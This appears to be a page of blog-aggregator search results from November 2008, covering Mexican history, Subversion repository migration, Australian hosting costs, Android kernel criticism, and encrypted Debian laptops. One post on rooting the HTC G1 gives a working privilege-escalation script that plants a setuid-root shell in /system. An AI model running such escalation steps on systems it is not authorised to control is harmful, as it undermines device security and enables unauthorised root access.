Search Results: "sf"

20 November 2008

Gunnar Wolf: Remember, remember, the 20th of November...

This might be a good message to write in Spanish... But then again, a long time ago I decided this is an English-posting site. So be it, I'll only have to give more background information.
This day marks the date when, 98 years ago, Francisco I. Madero started the Mexican Revolution - About a decade of unrest, civil war and ideologies. The revolution is what created the violent, uncivil image of the Mexican, which accompanied us for long years in many foreigners' minds. The revolution brought to an end 30 years of a single-man rule, the Porfiriato. But that's only the major symptom - The Revolution had many, many other consequences. About one million (out of a 10 million population) people died. There was a very significative rearrangement of the society, a rearrangement that took about half a century to settle. But I won't write more background - You can always ask the wikipedia about our Revolution.
The reason I am posting this is that, as it usually happens in this time of year, several so-called analysts in the media have started asking, was the Revolution really worth it? Did it change anything at all? Did the Revolution in the end win, or was it defeated from within? Should we still celebrate it?
And there are, yes, reasons to doubt it. Renato Leduc, at the same time a great journalist and a delicious poet, says it as many - while at the same time, as nobody else: Tiempos en que era Dios omnipotente / y el se or Don Porfirio presidente / Tiempos, ay! tan iguales al presente, or ya se est n muriendo todos / Jes s qu desilusi n...! / se est volviendo gobierno / Ay dios...! La revoluci n.
Anyway... Our media overlords insist on us forgetting the struggles and the real changes that came from them, on rewriting the history... Probably they will push us later on to have the cristeros as the real fathers of the Nation?
Even if so many bits of reality didn't change after Porfirio Diaz's regime fell in 1910, I find it insulting to think that even 70 years of PRI -with very sharp differences between periods, with huge differences between the PRI-born governments- are comparable to 30 years of a one-man rule; even with brutal repressions such as the dirty war against so many subversive movements in the 50s-80s (as officially There Was No Armed Struggle Anymore, just some pesky communist subversives), it cannot be compared to the Porfirian Peace (ask Cananea and R o Blanco). Today we might have a shameful concentration of money and power in very few hands (including the world's richest man), but it certainly does not reach the point of 1910 where most of the Mexican soil was owned by less than 30 families, with latifundios as big as many states...
Anyway - So far, nothing new - just bits I heard here and there, and my reactions to them. But this morning, around 8:25, I tuned in to Noticias IMER, the news program of one of the few public, non-gubernamental, independent radio stations. An interview was under way, but I could not get the interviewed person's name (I guess, a historian - will write to ask for his data). His comments were very interesting, and very worth echoing. I'll try not to distort him.
The Revolution started off very organized, and with a very simple goal: Get Porfirio Diaz out, and call for real federal elections. Sufragio efectivo, no reelecci n. Of course, the fight was very short, and Madero became the president, with an overwhelming majority. Of course, also, the reactionary sectors set up a coup and killed Madero. Victoriano Huerta seized the power - and that's where the real revolution really began. Groups all over the country (some of which were at unrest since Madero, as they were not seeing the changes they needed - changes that would bring an end to the huge class differences and disrespect to the native Mexican population) rose in arms, and forced Huerta into exile. Then, they battled each other for many more years. It became known as la bola - When somebody joined the revolutionary forces, people said he went to fight with the crowd. But, inside the crowd, there were very different points of view. No, Carranza, Villa and Zapata (the foremost leaders in the hardest part of the fight) were not power-hungry barbarians - much to the contrary. They had very full, very complex views of the problem and possible solutions. I won't delve much into them, also, as I'm not an expert...
Villa and Zapata had the most compatible approaches, seeking an aggresive land redistribution, a communal property system (closest to most of the indigenous population's roots, what we would now call usos y costumbres). For the government, both favored going towards a Europe-like parliamentary system, where the parliament were the real force, and the president (or prime minister or whatever) would only be the designated person to implement the parliament's decision. Both Villa and Zapata feared the evil stemming from the unlimited power that the Presidential Chair symbolized (Fui soldado de Francisco Villa / de aquel hombre de fama mundial, / que aunque estuvo sentado en la silla / no envidiaba la presidencial). They met at the Aguascalientes convention, and were quite close to each other - but were defeated by the superior Venustiano Carranza (Constitucionalista) army.
Carranza, although vilified for his corruption (nowadays, carrancear is still a synonim for stealing), had an opposite view - also originating from a very deep analysis. Carranza saw that what brought down Madero was, in the end, the lack of power of the President to rule the country without support from the legislative power. So, he pushed a political program making the President the strongest man in Mexico. He and his people wrote and passed the 1917 Constitution, valid today. This constitution goes to great lengths pushing revolutionary ideals - Land and wealth redistribution, universal and free education, keeps a complete separation between state and church, ensures state control over strategic areas... The 1917 constitution is one of our history's greatest achievements.
But, of course, it is not perfect - it paved the way for a hegemonic party controlling the real power behind it all. PRI started as a very heterogeneous mixture of the whole revolutionary family, but slowly became a bureaucratic, stagnated monolith.
And in a somehow ironic twist of destiny, the forces that today push for deepest changes, and precisely in the same direction that Villa and Zapata wished, are... Ej rcito Zapatista de Liberaci n Nacional (EZLN) and Frente Popular Francisco Villa (FPFV). EZLN is far more successful and advanced in its social experiment. Again, I won't comment further in what I don't really understand.
As a last point, the commenter I'm quoting (and whose name I must get, to update this post!), said that practically in every country that has transited from any sort of dictatorship towards a more-or-less believable democracy (say, everywhere in South America, or Spain, or Eastern Europe, or...), one of the first steps has been to update or replace the constitution with a new one, preventing the mistakes overlooked by the previous one from being reinstated. In our country, we have long heard about the "Reforma del Estado", a very nice-sounding-term which nobody believes in. After the 2006 electoral mess (no matter who won in the end, everybody will agree it was a mess that should be prevented from happening again, we had high hopes of real changes being introduced. A parliamentary, or at least semi-presidentialist regime was strongly suggested as a way forward. Changing the electoral system towards having second-rounds if needed. _anything!_ But no, we were stuck with... The same as always.
So, did the Revolution win or lose? It is clear to me. It won, and it really shaped -for better- what would happen in the next 100 years. However, in a century, we have been able to twist the law to make it turn against itself. I have to agree with my EZLN-minded friends (I sympathize with EZLN's general goals, but don't think its way forward is the right way to go): Pushing the change from within the government is just wishful thinking, but a strong delusion. However, is there a way to push our country forward without repeating a violent cycle? I really hope so. Our current situation is simply pathetic.
I lack a good closing for this post... So I'll let good old Jefe Pluma Blanca, Renato Leduc, do it for me.
Tiempos de Pancho Villa
y de la guerra de mentadas y tiros en la sierra.
Tiempos de fe
no en Dios sino en la tierra
Por el cerro de la Pila
fueron entrando a Torre n
mi general Pancho Villa
y atr s la revoluci n...
Ay jijos...! ya se nos hizo
cu nto diablo bigot n... Ya viene Toribio Ortega
subiendo y bajando cerros
y no te enredes ni enga es
que ah anda Pablito Se ez
haciendo ladrar los perros. Cu nto usurero barb n...!
Ay jijos... c mo les vuela
de la levita el fald n...!
Ay jijos... ya se nos hizo:
triunf la revoluci n...! Tenemos camino andado...
No hay que juntarse con rotos
siempre te juegan traici n
ya Madero est vengado
ya muri la usurpaci n. En su caballo retinto
lleg Emiliano Zapata
bonita su silla charra
y sus botones de plata
pero mucho m s bonito
su famoso Plan de Ayala... Este gallo es de navaja
y no es gallo de espol n
si quieres tierra trabaja
trabaja no seas huev n... Ya lleg don Venustiano
con sus anteojos oscuros
y Villa y Zapata gritan:
No s que tengo en los ojos...
porque ya en Pablo Gonz lez
se vislumbra la traici n
Ay reata no te revientes
que es el ltimo jal n...! ya se est n muriendo todos
Jes s qu desilusi n...!
se est volviendo gobierno
Ay dios...! La revoluci n.

18 November 2008

Uwe Hermann: Migrating bdb svn repositories from one version to another and to fsfs

Today I had to work with a really old svn repository again, which was still in the old bdb format (not in the newer and recommended fsfs one). This caused quite some problems, like, um... you cannot checkout, update, or commit anything. $ svn co file:///path/to/myrepo
svn: Unable to open an ra_local session to URL
svn: Unable to open repository 'file:///path/to/myrepo'
svn: Berkeley DB error for filesystem '/path/to/myrepo/db' while opening environment:
svn: DB_VERSION_MISMATCH: Database environment version mismatch
svn: bdb: Program version 4.6 doesn't match environment version 4.4 A quick search revealed that this is bug #342508, a solution is/was supposedly mentioned in /usr/share/doc/subversion/README.db4.3 (which does no longer exist in the Debian unstable package). Luckily this blogpost has some details. So, the short HOWTO for upgrading an svn repository of one Berkeley DB version to another one is: $ cd /path/to/myrepo/db
$ db4.4_checkpoint -1
$ db4.4_recover
$ db4.4_archive
$ svnlook youngest ..
$ db4.6_archive -d In this case I upgraded from 4.4 to 4.6 (do "apt-get install db4.4-util db4.6-util" if necessary). While I was at it, I also switched the repository to the fsfs format then: $ svnadmin dump /path/to/myrepo > myrepo.dump
$ mv /path/to/myrepo /path/to/myrepo.bak
$ svnadmin create --fs-type fsfs /path/to/myrepo
$ svnadmin load /path/to/myrepo < myrepo.dump Maybe this is helpful for some other people out there.

17 November 2008

Russell Coker: The National Cost of Slow Internet Access

Australia has slow Internet access when compared to other first-world countries. The costs of hosting servers are larger and the cost of residential access is greater with smaller limits. I read news reports with people in other countries complaining about having their home net connection restricted after they transfer 300G in one month, I have two net connections at the moment and the big (expensive) one allows me 25G of downloads per month. I use Internode, here are their current prices [1] (which are typical for Australia - they weren’t the cheapest last time I compared but they offer a good service and I am quite happy with them). Most people in Australia don’t want to pay $70 per month for net access, I believe that the plans which have limits of 10G of download or less are considerably more popular. Last time I investigated hosting servers in Australia I found that it would be totally impractical. The prices offered for limits such as 10G per month (for a server!) were comparable to prices offered by Linode [2] (and other ISPs in the US) for hundreds of gigs of transfer per month. I have recently configured a DomU at Linode for a client, Linode conveniently offers a choice of server rooms around the US so I chose a server room that was in the same region as my client’s other servers - giving 7 hops according to traceroute and a ping time as low as 2.5ms! Currently I am hosting www.coker.com.au and my blog in Germany thanks to the generosity of a German friend. An amount of bandwidth that would be rather expensive for hosting in Australia is by German standards unused capacity in a standard hosting plan. So I get to host my blog in Germany with higher speeds than my previous Australian hosting (which was bottlenecked due to overuse of it’s capacity) and no bandwidth quotas that I am likely to hit in the near future. This also allows me to do new and bigger things, for example one of my future plans is to assemble a collection of Xen images of SE Linux installations - that will be a set of archives that are about 100MB in size. Even when using bittorrent transferring 100MB files from a server in Australia becomes unusable. Most Australians who access my blog and have reasonably fast net connections (cable or ADSL2+) will notice a performance improvement. Australians who use modems might notice a performance drop due to longer latencies of connections to Germany (an increase of about 350ms in ping times). But if I could have had a fast cheap server in Australia then all Australians would have benefited. People who access my blog and my web site from Europe (and to a slightly lesser extent from the US) should notice a massive performance increase, particularly when I start hosting big files. It seems to me that the disadvantages of hosting in Australia due to bandwidth costs are hurting the country in many ways. For example I run servers in the US (both physical and Xen DomUs) for clients. My clients pay the US companies for managing the servers, these companies employ skilled staff in the US (who pay US income tax). It seems that the career opportunities for system administrators in the US and Europe are better than for Australia - which is why so many Australians choose to work in the US and Europe. Not only does this cost the country the tax money that they might pay if employed here, but it also costs the training of other people. It is impossible to estimate the cost of having some of the most skilled and dedicated people (the ones who desire the career opportunities that they can’t get at home) working in another country, contributing to users’ groups and professional societies, and sharing their skills with citizens of the country where they work. Companies based in Europe and the US have an advantage in that they can pay for hosting in their own currency and not be subject to currency variations. People who run Australian based companies that rent servers in the US get anxious whenever the US dollar goes up in value. To quickly investigate the hosting options chosen for various blogs I used the command “traceroute -T -p80” to do SYN traces to port 80 for some of the blogs syndicated on Planet Linux Australia [3]. Of the blogs I checked there were 13 hosted in Australia, 11 hosted independently in the US, and 5 hosted with major US based blog hosting services (Wordpress.com, Blogspot, and LiveJournal). While this is a small fraction of the blogs syndicated on that Planet, and blog hosting is also a small fraction of the overall Internet traffic, I think it does give an indication of what choices people are making in terms of hosting. Currently the Australian government is planning to censor the Internet with the aim of stopping child porn. Their general plan is to spend huge amounts of money filtering HTTP traffic in the hope that pedophiles don’t realise that they can use encrypted email, HTTPS, or even a VPN to transfer files without them getting blocked. If someone wanted to bring serious amounts of data to Australia, getting a tourist to bring back a few terabyte hard disks in their luggage would probably be the easiest and cheapest way to do it. Posting DVDs is also a viable option. Given that the Internet censorship plan is doomed to failure, it would be best if they could spend the money on something useful. Getting a better Internet infrastructure in the country would be one option to consider. The cost of Internet connection to other countries is determined by the cost of the international cables - which can not be upgraded quickly or cheaply. But even within Australia bandwidth is not as cheap as it could be. If the Telstra monopoly on the local loop was broken and the highest possible ADSL speeds were offered to everyone then it would be a good start towards improving Australia’s Internet access. Australia and NZ seem to have a unique position on the Internet in terms of being first-world countries that are a long way from the nearest net connections and which therefore have slow net access to the rest of the world. It seems that the development of Content Delivery Network [4] technology could potentially provide more benefits for Australia than for most countries. CDN enabling some common applications (such as Wordpress) would not require a huge investment but has the potential to decrease international data transfer while improving the performance for everyone. For example if I could have a Wordpress slave server in Australia which directed all writes to my server in Germany and have my DNS server return an IP address for the server which matches the region where the request came from then I could give better performance to the 7% of my blog readers who appear to reside in Australia while decreasing International data transfer by about 300MB per month.

MJ Ray: Connecting from the k608i with SSL

The mobile phone I travel with is pretty good and I use JabberMixClient to instant message from it. Version 2.1 finally got rid of the avatar-replacement bug, so I only wanted to solve my inability to make an SSL connection to our servers. (The linked email is slightly wrong: it’s signed by our own Certificate Authority, not self-signed.) The answer was to install TTLLP’s Certificate to the phone, as suggested on Sony Ericsson’s developer site. After a few unsuccessful atttempts, I corrected my two mistakes: firstly, I needed to install our CA certificate, not the server certificate; secondly, use PEM format, like on tjworld’s k800i. The exact command was obexftp -b $PHONE -p ca.pem and then the phone prompted me whether I wanted to install it. Now I can jabber from the phone without the phone company eavesdropping and without having to MidpSSH to a server. Can’t I?

16 November 2008

Bdale Garbee: Level 3!

I wrote last month about my failed first attempt to achieve a "level 3" high power rocketry certification. Last week, I learned that one of the commercial altimeters I flew for control of the ejection sequence has a firmware bug, which can cause premature ejection of the main parachute on flights above 10k feet! So it may in fact be the case that everything I did was perfect and I was simply the victim of a bug in software... how ironic! Yesterday, on my second certification attempt, I was successful! The rocket I flew this time was based on a Polecat Aerospace ten inch Goblin kit. I incorporated several modifications in my build, including additional fiberglass and carbon fiber reinforcement, and a payload bay in the nose cone. Once again, my wife Karen graced me with a parachute sewn from the Team Vatsaas design, this time a slightly larger one in burgundy and black rip-stop nylon. She incorporated several design tweaks based on her experiences sewing the first one which we'll try to write up at some point, that allowed her to sew this one in less time. The motor selected was again an Aerotech M1297W reload. The launch went perfectly, and the ascent was impressive. At apogee, the nose cone separated as planned and the drogue parachute deployed. Unfortunately, when the backup charge fired two seconds later, the main parachute also deployed. That wasn't intended... the main was supposed to deploy much lower, at 1300 feet. Luckily, the winds were light enough that the rocket touched down only about a mile downrange from the launch rail, well within the waiver distance, and was easily recovered without damage. There are three things I'll consider changing before flying this rocket again. First, the chute size calculator used to design the main parachute seems way off. The actual descent rate was around 32 feet per second, while our goal was 20. Other than that, the parachute performed admirably! Second, the premature deployment of the main at apogee could be cured by replacing the paper taped over that parachute bay with another piston capping the bay and held in with a pair of shear pins. Finally, the hard touch down snapped some of the nylon wire ties holding the batteries in place in the avionics bay. While no damage was done, and reducing the descent rate might prevent it happening again, improving the battery mounting would be an easy upgrade. For more information, see my project page for this rocket. James Russell took some pictures at the launch, including a great one of the rocket under boost just leaving the launch rail. And Jeff Lane captured video of the ascent and descent. It was a great flight and a great day, and represents a major milestone in our hobby rocket activities!

14 November 2008

Miriam Ruiz: AGPL (Affero General Public License) in Debian

AGPLv3 LogoI hadn’t noticed until today when Jordi Guti rrez Hermoso pointed it out to me: We already have AGPL’ed stuff in Debian, and not only in sid but it will also be shipped in Lenny. We have discussed that license in debian-legal during August and September this year, and in November its usage in client code has also being clarified when the FSF updated their FAQ to address that question, but we never reached a definitive conclussion. I also filed a bug against FTP Master asking them to clarify the situation of AGPL licensed stuff in Debian, which still remains unanswered. In any case, debian-legal is just a mailing list for discussion, and does not have the capacity to take any final decisions (that’s FTP Master’s task) but it would have been nice if someone had pointed it out there.

Eddy Petri&#537;or: If you own/have access to a Nokia E71 made for Romania, please contact me

I am trying to contact an owner of a Nokia E71 who is able to input Romanian diacritics on this type of phone. This person shouldn't worry, there is nothing destructive/dangerous involving his/her phone, should he/she contact me.

(Skip up to the "second approach" paragraph, if you don't care for the technical details or my story.)


Some time ago, during my latest blog silence period, I bought a white Nokia E71 phone from a Cosmote dealer.

I am really satisfied with it, except for two or three small issues[0], but the most annoying is that my phone was not made for the Romanian market, so I can't type Romanian diacritics[1].


Why does this matter? Because since I bought this phone I managed to do some translation work on the E71, on the daily commute to work. Still, the lack of diacritics forces me to go through another hop to add diacritics to my .po files when I get home.


So I was thinking on ways to fix this issue. After some google-ing I came up with the following possible fixes:
Since my phone was made for Singapore and I want to change to a Romanian product code, I have to wait for an update to be visible for Romania. Although the firmware update arrived for Singapore products, for phones made for Romania the firmware update is unavailable, so I am stuck on the first front.


Enter the second approach and my request for help.

I have looked into the files of my phone and I think I have found the files which define the keyboard layouts available on my phone. I haven't made out the details of the files, but, as a first step, I thought that I should try to replace one of those layout files I don't need with a Romanian layout file.

The problem is that I don't have a copy of such a file, but on a phone that works this file should be present and should be easily accessible. For short, I would need a copy of the firmware that is running on the phone, so I can try to replace on my phone the relevant files.


If you own a Nokia E71 and you're able to input Romanian diacritics on it, please contact me via a comment on my blog, or an email at eddy.petrisor+e71@gmail.com. Thanks in advance!


[0] the phone is really close to perfection on my scoreboard
[1] the correct "s comma" and "t comma" are not visible in any font present in the phone, but as long as they are correctly encoded I am fine with that. Surely with a proper font and an external editor I can fix that problem.

MJ Ray: Spammers Silenced by Service Suppliers

Maybe, like me, you’ve noticed that you’ve had less junk email this week and you’ve been wondering why. News sites are reporting that a large spammer-friendly hosting service in California has been disconnected by its service providers after they were sent evidence about its activities. (Check out the “Next” links on the report to see how the story develops.) For the technically-minded, Changes in Spam Levels this week Posted by simonw illustrates the level of disruption and may grow an interesting discussion from server managers - it seems the reduction is less than the 75% reported in some news services, but still significant. This is great news for all good internet users. It’s disappointing if the spam hosting service won’t have to pay any of the costs they’ve inflicted on other computer users in some way. The only practical negative that I’ve noticed so far is that much of the stopped spam was pretty easy to identify and filter out, so the reduction in spam reaching my “unsure” mailbox hasn’t been anything like 50%. Still, less spam hitting the filters means less computer power used, which means less electricity and network data transfer used, which means lower costs for us. Yippee! And finally, I smiled at this comment over on the WebmasterWorld discussion:-
“Our spam email has dropped so much in the past 2 days that I was beginning to wonder if there was something wrong with our email accounts.”

13 November 2008

Biella Coleman: Steal this Film

For tomorrow’s class we are going to be discussing piracy and we will do so with the help of Alan Toner one of the filmmakers behind Steal this Film. We will be reading some of his work (and this ethnographic look at the life of a p2p file sharer provides a refreshing look at what it actually looks like), as well as the work of Matt Mason among others. We will also be reading an oldie but goodie that I could not find easily online and given that it is a class on piracy, I thought I would honor the class (and the piece) engage in a little transgression. If find the piracy exhilarating, daunting, questionable, or reproachable, come to NYU Free Culture’s screening of Steal this Film part 2, this Sunday Nov 16th at 7 PM. Alan will also be there to field questions and kick off the debate. I am looking forward to the post-movie discussion. update: Here is a flyer with lots more information

11 November 2008

Biella Coleman: Steal this Film

For tomorrow’s class we are going to be discussing piracy and we will do so with the help of Alan Toner one of the filmmakers behind Steal this Film. We will be reading some of his work (and this ethnographic look at the life of a p2p file sharer provides a refreshing look at what it actually looks like), as well as the work of Matt Mason among others. We will also be reading an oldie but goodie that I could not find easily online and given that it is a class on piracy, I thought I would honor the class (and the piece) engage in a little transgression. If find the piracy exhilarating, daunting, questionable, or reproachable, come to NYU Free Culture’s screening of Steal this Film part 2, this Sunday Nov 16th at 7 PM. Alan will also be there to field questions and kick off the debate. I am looking forward to the post-movie discussion.

10 November 2008

Benjamin Mako Hill: Wikimedia and GFDL 1.3

I spent more time than I would like to admit massaging the process that ultimately led to the release of the the GNU Free Documentation License 1.3 (GFDL) by the Free Software Foundation (FSF). Hours counted, it was probably one of my biggest personal projects this year. The effect is to allow wikis under the GFDL to migrate to the Creative Commons BY-SA license or, as Wikimedia's Erik M ller has proposed, to some sort of dual-license arrangement. There are many reasons for this change but the most important is that the move reduces very real barriers to collaboration between wikis and free culture projects due to license compatibility. BY-SA has become the GPL of the free culture world and Wikimedia wikis were basically locked out from sharing with a larger community, and vice-versa; projects will no longer have to choose between sharing with Wikipedia and sharing with essentially everyone else. The GFDL has done a wonderful job of helping get Wikimedia projects to where they are today and M ller's proposed switch seems, in my opinion, the best option to continue that work going forward. The FSF gets a lot of credit (and a lot of flack) for what it does. Offering to "let go" of Wikipedia -- without question the crown jewel of the free culture world -- represents a real relinquishing of a type of political control and power for the FSF. Doing so was not done lightly. But giving communities the choice to increase compatibility and collaboration by switching to a fundamentally similar license was and is, in my opinion, the right thing to do. Everyone who has worked hard to make this happen deserves the free culture movement's thanks. This list includes Richard Stallman, Brett Smith and Peter Brown of the FSF; James Vasile and Eben Moglen of the SFLC; Erik M ller, Mike Godwin and Shunling Chen of the Wikimedia Foundation. The FSF in general, and RMS in particular, deserves a huge amount of credit for what it has decided to not do in this case and for giving up control in a way that was responsible and accountable to its principles and to GFDL authors and in the interest of free culture movement more generally. It has not been easy or quick. If you support or appreciate work like this, please support the FSF and express this while doing so. Doing so is an important way to support these essential and almost inherently underappreciated efforts.

Matthew Garrett: Android

As a brief introduction to this - I first read through the Android code when interviewing with Google for an opening with the Android kernel team. I didn't get the job, and while I don't think anything that follows here is as a result of residual bitterness you might want to take some of it with a pinch of salt.

Anyway. Android is a Linux kernel with a heavily customised user layer that bears little resemblance to any traditional Linux system. I write in C because using pointer arithmetic lets people know that you're virile so this Java-like thing is of little interest to me and I'm going to ignore it and just look at the kernel, because after all that's what I'm paid to be good at.

The short summary of the rest of this post is that I'm not planning on giving up my iphone yet.

The Android kernel source lives in a git tree here. It can pretty much be logically split into two parts - the port to Qualcomm's MSM7xxx series chips and the special Android customisations. A bunch of the MSM7xxx port code has been merged through the ARM tree and is now upstream, and Brian Swetland seems to have been fairly active in looking after that. Full marks to Google there. This code is handy outside the Android world and benefits anyone wanting to run Linux on similar devices.

The Android-specific code is more... interesting.

As I mentioned, the Android application layer isn't Unix in any real sense. The kernel reflects this. It ranges from pragmatic (if hacky) approaches like encoding security policy and capabilities in group IDs that are hardcoded into the kernel through to implementing an in-kernel IPC mechanism (apparently related to the OpenBinder implementation from Palm, but judging by the copyrights a complete rewrite). To an extent, I'm fine with this. Something like Binder is pretty clearly not going upstream, so the fact that it engages in bizarre design decisions like sticking chunks of its interface in /proc is pretty irrelevant. What's more interesting is the code that should be generalisable.

I work on power management, so I'm always interested in what kind of power management functionality and interfaces people want. Plumbers included a nice discussion with someone from an embedded company I can't remember, culminating in us deciding that the existing cpufreq interface did what they wanted and so no new interfaces needed to be defined. Google was going to be an interesting case of a large company hiring people both from the embedded world and also the existing Linux development community and then producing an embedded device that was intended to compete with the very best existing platforms. I had high hopes that this combination of factors would result in the Linux community as a whole having a better idea what the constraints and requirements for high-quality power management in the embedded world were, rather than us ending up with another pile of vendor code sitting on an FTP site somewhere in Taiwan that implements its power management by passing tokenised dead mice through a wormhole.

To a certain extent, my hopes were fulfilled. We got a git server in California.

Android contains something called the android_power driver (ignore the references to CSMI, which is a piece of OMAP-specific hardware for communicating with the baseband - I'm not sure what they're doing in there). As far as I can tell, this is an interface that handles the device being locked and unlocked, and associated powering down of certain bits of hardware. Except it's shit. Devices register device handlers and a level where they wish to be suspended. There's no direct concept of intra-device dependencies so you end up with stuff like:
android_early_suspend_t early_suspend;
android_early_suspend_t slightly_earlier_suspend;
to deal with the fact that the MSM framebuffer driver depends on the MDDI driver having brought the link bank up and so needs its suspend method called before the MDDI driver but its resume method to be called after, and the only way to handle that is to register two methods - the "slightly earlier" one which has a suspend method but no resume, and the "early" one which has a resume method but no suspend one.

Of course, this also means that all of your device runtime power management policy ends up in the kernel. Userspace indicates what state it wants to go to and the kernel decides what's going to get powered down. This kind of coarse grained approach means that as your hardware setup becomes more complex you hit combinatorial explosion. Expressing all the useful combinations of hardware state simply becomes impractical if all you're exposing is a single variable. What would be more useful is the ability for userland to interact with individual pieces of hardware.

The amusing thing is that in many cases Linux already has this. Take a look at the backlight and LCD class drivers, for instance. They provide a trivial mechanism for userspace to indicate its desires and then modify the device power state. It's true that there are other pieces of hardware that don't currently have interfaces to provide this kind of information. And that's where cooperation with the existing community comes in. We've already successfully fleshed out interfaces for runtime power management for several hardware classes, with the main thing blocking us being a lack of awareness of what the use cases for the remaining classes are. But linux-pm has seen nobody from the Android team, and so we end up with a lump of code solving a problem that shouldn't exist.

When Robert Love gave his presentation on Android at Lugradio Live in SF back in April, he talked about how one of the reasons that Google weren't releasing the source for their userland stack until they shipped phones was to prevent it being seen as throwing unfinished code over the wall and then ignoring the community. It's unfortunate that this is almost exactly what's happened with their kernel. Right now the fact that Android is based on Linux is doing almost nothing to benefit the larger Linux community. What could have been a valuable opportunity for us to gain understanding of an interesting problem has instead ended up as yet another embedded vendor kernel, despite all the assurances I got from various people at Google.

Disappointing.

9 November 2008

Adam Rosi-Kessel: Roslindale Scoop: Himalayan Bistro Coming to the Neighborhood

I have it on very good authority* that our favorite Indian/Nepali restaurant, Himalayan Bistro, is coming to Roslindale (from West Roxbury), into the oft-turned-over location last assigned to NuVo, and Gusto before that. Perhaps the third “-o” restaurant will be a charm. Assuming they serve up the same superlative food and atmosphere as the West Roxbury location, I’m sure this one will be a keeper. (My only concern is that having the two restaurants so close to each other may result in self-competition.) *Authority = Himalayan Bistro delivery guy. You don’t get much more authoritative than that. In other Roslindale Restaurant news, we heard via RVMS recently that Robyn’s Bar and Grill has changed hands to the owners of the Halfway Cafe in Dedham, which could be a change for the better. Roslindale did not need another pizza/sports-bar, and still does not need one, although maybe that’s all the Robyn’s location will ever be. Even more recently, however, we heard an unconfirmed rumor from a neighbor that the sale fell through and Robyn’s is not changing owners. In other potentially disappointing news, the Roslindale Emac and Bolio’s has changed owners again, this time to a co-owner of the Blue Star Restaurant. I want to like Blue Star, but they can’t seem to get the most basic short-order cooking tasks right. A diner must, first and foremost, deliver greasy food fast, hot, and at the same time for the entire group. At worst, serve the kids first. It also helps for the food to be consistent. Blue Star in our experience (many visits) only occasionally satisfies the basic diner requirements, much less delivers any sort of creative urban-chic reinterpretation of the classic retro diner. (By contrast, Deluxe Town Diner in Watertown is our current Greater Boston favorite — it’s always a good sign when a greasy spoon also actively caters to vegans.) Which brings me to Emac and Bolio’s, which apparently will be renamed “Select Caf .” First, why give up the goodwill associated with the Emac’s trademark? Second, the initial signs of the change-over are not promising. A handwritten sign posted in the window announces that the cafe is under new management, and (1) no credit or debit cards will be accepted and (2) no Emac and Bolio’s gift certificates will be honored. I’d love to be proved wrong about this, but I’m pessimistic that this is going to be the Change We Need in Roslindale — namely, a top rate artisanale snobby espresso shop. We can only hope that Simon’s, Flatblack, Cafe Nation, Diesel, or another of their ilk will come occupy one of the vacant storefronts on the courtyard. That we have any vacancies at all in the square, much less several, is a crime against humanity. Technorati Tags: ,

Kees Cook: rooting the HTC G1 Android

People noticed that running telnetd seemed to run as root. Later it was discovered that everything you typed was being run by the root user also. So, that ends the first mystery: when you typed “telnetd” both the Terminal user and root ran it. It would fail (without error messages) for the Terminal user, and run successfully for the root user. So now, the question is, what the f is a root shell doing mirroring user input?! So, there is a much easier way to get root that doesn’t require network connectivity. While the /sdcard mount point is nosuid,noexec, it’ll still run scripts if you explicitly direct them to run. It seems that the weird background root shell doesn’t understand the alt-keys, so it can only run stuff that can be typed without using alt, shift, etc. So, put the following in /sdcard/pwn:

mount -o remount,rw -t yaffs2 /dev/block/mtdblock3 /system
cd /system/bin
cat sh > sh.root
chmod 4755 sh.root
mount -o remount,ro -t yaffs2 /dev/block/mtdblock3 /system
You can either do this by dropping the file in place over USB mass storage, or you can type it via the Terminal using “cat“. (Rebooting here might help get the root shell in a sane state.) Finally, just navigate there without slashes and run the script:

$ cd sdcard
$ sh pwn
You’ll see lots of errors (but these are only from the Terminal user). The script is, however, run by the root shell too. You can verify the results:

$ ls -l /system/bin/sh*
-rwxr-xr-x root          shell     86936 2008-09-13 00:13 sh
-rwsr-xr-x root          root      86936 2008-11-09 10:12 sh.root
Next up: cross-compiling a little helper to elevate to real UID 0, and require a password to keep malware from looking for setuid shells.

Simon McVittie: Encrypted root filesystem on a Debian laptop

I've been meaning to document this for ages... My laptop is set up with an encrypted root filesystem using LVM and dmcrypt. It also has a small Debian stable system for recovery purposes (I don't have a CD drive, so if everything goes horribly wrong, I can't just boot from a live CD). Here's how to set up something similar:

Step 1. Set up the recovery system Start the Debian lenny (beta) installer as usual. (I originally used etch, but these instructions are for lenny - either should work.) When you get to "Partition disks", choose "Manual". Here's the partitioning scheme to use:
  • main partition for LVM, taking up the whole disk minus 1GB or so. select "Do not use", for now
  • 1GB recovery partition at the end of the disk (this will also be the main system's /boot, since /boot needs to be unencrypted anyway). Use the defaults: ext3 mounted at /.
Finish partitioning and write changes to disk, and wait for the base system to install. Say yes to installing Grub to the MBR for now (it might be possible to do the install more cleanly by installing Grub to the recovery partition's boot sector instead - I haven't tested that). Reboot into the freshly installed recovery system and satisfy yourself that it works.

Step 2. Set up the main system Now boot the Debian installer again. This time it's for your installed system. At the "Partition disks" stage, choose "Manual" again. Select the main partition and choose "Use as: physical volume for encryption". Next select "Configure encrypted volumes". Your main partition will now be randomized - this is slow - and some time later you'll be asked for a passphrase. You'll have to type this in at each boot. Select the contents of the "disk" Encrypted volume (hda1_crypt) and choose Use as: physical volume for LVM. Now "Configure the Logical Volume Manager" and create a Volume Group. I always use the laptop's hostname as the VG name (this reduces confusion if you ever plug the disk into another machine for disaster recovery). Create a Logical Volume called swap, the size you want your swap space to be. If you plan to use suspend-to-disk, this needs to be at least as large as your RAM. Create a Logical Volume called root, for the root filesystem. If you want separate "partitions" for things like /home, now is a good time to create them too; if you want to use my schroot howto, leave some unallocated space in the VG for that. Set your swap LV to be used as a swap area, and your root LV to be used as ext3 mounted at /. If you wanted extra LVs, set them up too. Also set your recovery partition to be used as ext3, mounted on /boot, and not reformatted. 